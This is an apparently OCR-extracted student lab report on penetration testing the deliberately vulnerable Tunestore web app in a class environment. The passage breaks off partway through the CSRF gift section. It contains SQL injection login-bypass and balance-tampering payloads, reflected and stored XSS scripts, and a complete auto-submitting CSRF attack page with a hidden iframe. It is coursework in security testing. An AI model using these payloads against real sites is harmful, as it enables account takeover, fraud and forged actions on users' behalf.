Project Tunestore II

Ethan Kalika

ITIS 4221

February 19 2023

Table of contents

Section TuneStore I	Page#
1.0 General Information	**3**
1.1 Purpose	3
2.0 SQL Injection Vulnerability	**4**
2.1 Login as a random user	4
2.2 Login as a specific user	5
2.3 Register a new user with lots of money	6
3.0 XSS Vulnerability	**7**
3.1 Stored XSS	7
3.2 Reflected XSS	8
Section TuneStore II	
1.0 General Information	**10**
1.1 Purpose	10
2.0 CSRF vulnerabilities	**11**
2.1 Adding a friend	11-13
2.2 Give a gift	14-16
2.3 Change password	17-18
3.0 broken access control vulnerability	**19-21**
4.0 XSS Vulnerability	**21-22**

4.1 Get user login by using a phishing site 21-22

4.2 Write an attack document via link 22

5.0 Other attacks 23-24

5.1 Create a web page that performs a clickjacking attack 2324

1.0 General Information

1.1 Purpose

In this lab you are to perform a penetration test on an online music store application. This application, named Tunestore, has 14 use cases: Login, Logout, Register user, View profile, Change password, Add balance to account, View friends, Add a friend, View CDs, View CD comments, Buy a CD, Download a CD, Give CD as gift to friends. Tunestore is in the class VM.
Phase I:

You are asked to identify the following SQL vulnerabilities:

- Login in as a random user
- Login as a specific user
- Register a new user with lots money in account without paying for it


You are also asked for one stored XSS and one reflective XSS vulnerability.

2.0 SQL Injection

2.1 SQL Injection - Logging in as a random user

Tunestore has SQL vulnerability and knowing that it has this kind of vulnerability.

I can login as a random user.




Welcome mpurba1@uncc.edu!
Login Successful
Your account balance: $0.00

login username: billchu
Login Password:' OR'a'='a

The image above shows how I put billchu into the username and my password was ‘ OR’a’=’a and when I clicked login, it entered into mpurba1@uncc.edu account. This works because the input I put into the password input box is always true, I can login into random accounts, without needing a username.

2.2 Logging in as a specific User

Using the vulnerability that Tunestore has, I can login as a specific user without a password.


Welcome chase!
Login Successful
Your account balance: $0.00

Add Balance:

login username: chase'--
Login Password:

The code to implement this vulnerability is user'-- . This sql injection allows you to input any us


that is in the system and enters their account. This code works because the -- means that everythi

will be removed. So password won't be needed and any error won't occur when logging in.

2.3 Register a new user with lots of money in account without paying for it

Another SQL vulnerability is that I can create a new user and and as much money

to my account as I please.




login username: ethan
Login Password:123',100.00)--
Repeat Password:123',100.00)--

In the image it shows when I went to create an account I imputed ethan as the username and in the login password I imputed 123’,100.00)--. The 123 is the password to login into the account and the 100.00 is the amount inserted into my account without paying for it. The double dashes at the end get rid of the rest of the code when submitted for registration.

3.0 XSS Vulnerability

3.1 Stored XSS

This vulnerability exploits javascript that stores code to steal information/data.


localhost:8082/Tunestore2020/comments.do?cd=1
the tunestore
buy some tunes - give some tunes
Tunestc
Here's
Classic Songs My Way
Paul Anka
Buy/Gift ($9.99)
OK


localhost:8082 says

Stored

The image shows how I stored an alert script into the comments of the specific user named chase and then when I reload the page it prompts 3 times of alert, showing that there is a stored alert.


3.2 Reflective XSS

Reflective XSS is when you input a script line into an input box and the site just bounces the code back.


localhost:8082/Tunestore2020/login.do?username=<script>alert%281%29<%2Fscript>&password=

localhost:8082 says

1


login username: <script>alert(1)</script>
Login Password:

The image shows how in the login username I added the line <script>alert(1)</script> and when I clicked submit it bounced back the alert that I put in the box.

TuneStore II

1.0 General Information

1.1 Purpose

You are asked to identify the following CSRF vulnerabilities


- Adding a friend
- Give gift
- Change password

Identify a broken access control vulnerability
Write and successfully demonstrate an attack that exploits the XSS vulnerability to harvest user login credentials by changing the submission link to a phishing website.
Write an attack document (email, word doc, webpage, or PDF) that can trigger this attack via a link.
Create a web page that performs a clickjacking attack against the "add friend" function.

2.0 CSRF vulnerabilities

2.1 CSRF vulnerabilities - Adding a friend

Cross-Site Request Forgery (CSRF) is an attack that forces authenticated users to submit a request to a Web application against which they are currently authenticated.



Welcome victim!
Your account balance: $0.00

Add Balance:

Type:	-- SELECT
Number:	
Amount:	

Copyright © 2008 The Tune Store

Tunestore::Freinds


Friend Requests:

My Friends:

hacker
Waiting

Add Friend

Friend name:



Welcome victim!
Your account balance: $9,970.03

Add Balance:

Type: -- SELECT

Number:

Amount:

Friends
Profile
CD's

Log Out

Tunestore::Freinds

Friend Requests:


My Friends:

hacker
Approved
View hacker's CD's

Add Friend

Friend name:


Copyright © 2008 The Tune Store



```html

<html>
<head>
<title>A Hacker's Blog</title>
<style type="text/css">
<!--
body {
  top: 0;
  left: 0;
  background-color: #000;
  color: #fff;
}
#tgt {
  position: absolute;
  top: 200;
  left: 200;
  width: 1px;
  height: 1px;
  border: 0;
  z-index: 1;
}
-->
</style>
</head>
<body>
<iframe id="tgt" name="tgt"></iframe>
<form method="POST" target="tgt" action="https://localhost:8082/Tunestore2020/addfriend.do">
<input type="hidden" name="friend" value="hacker"><br />
</form>
<script>
document.forms[0].submit();
</script>

<div id="div1">Welcome to my blog.<br /></div>
</body>
</html>

```

For this attack I created a Index.html that when in the victim account, to add friend without typing friend name in the input box, I change the url to https://localhost:8082/attack1/ and it auto added hacker to friend list, then I approved it on the hacker account.

2.2 Give a gift



Welcome victim!

You just gave the gift of music!

Your account balance: $9,990.01

Add Balance:

Type: -- SELECT

Number:

Amount:

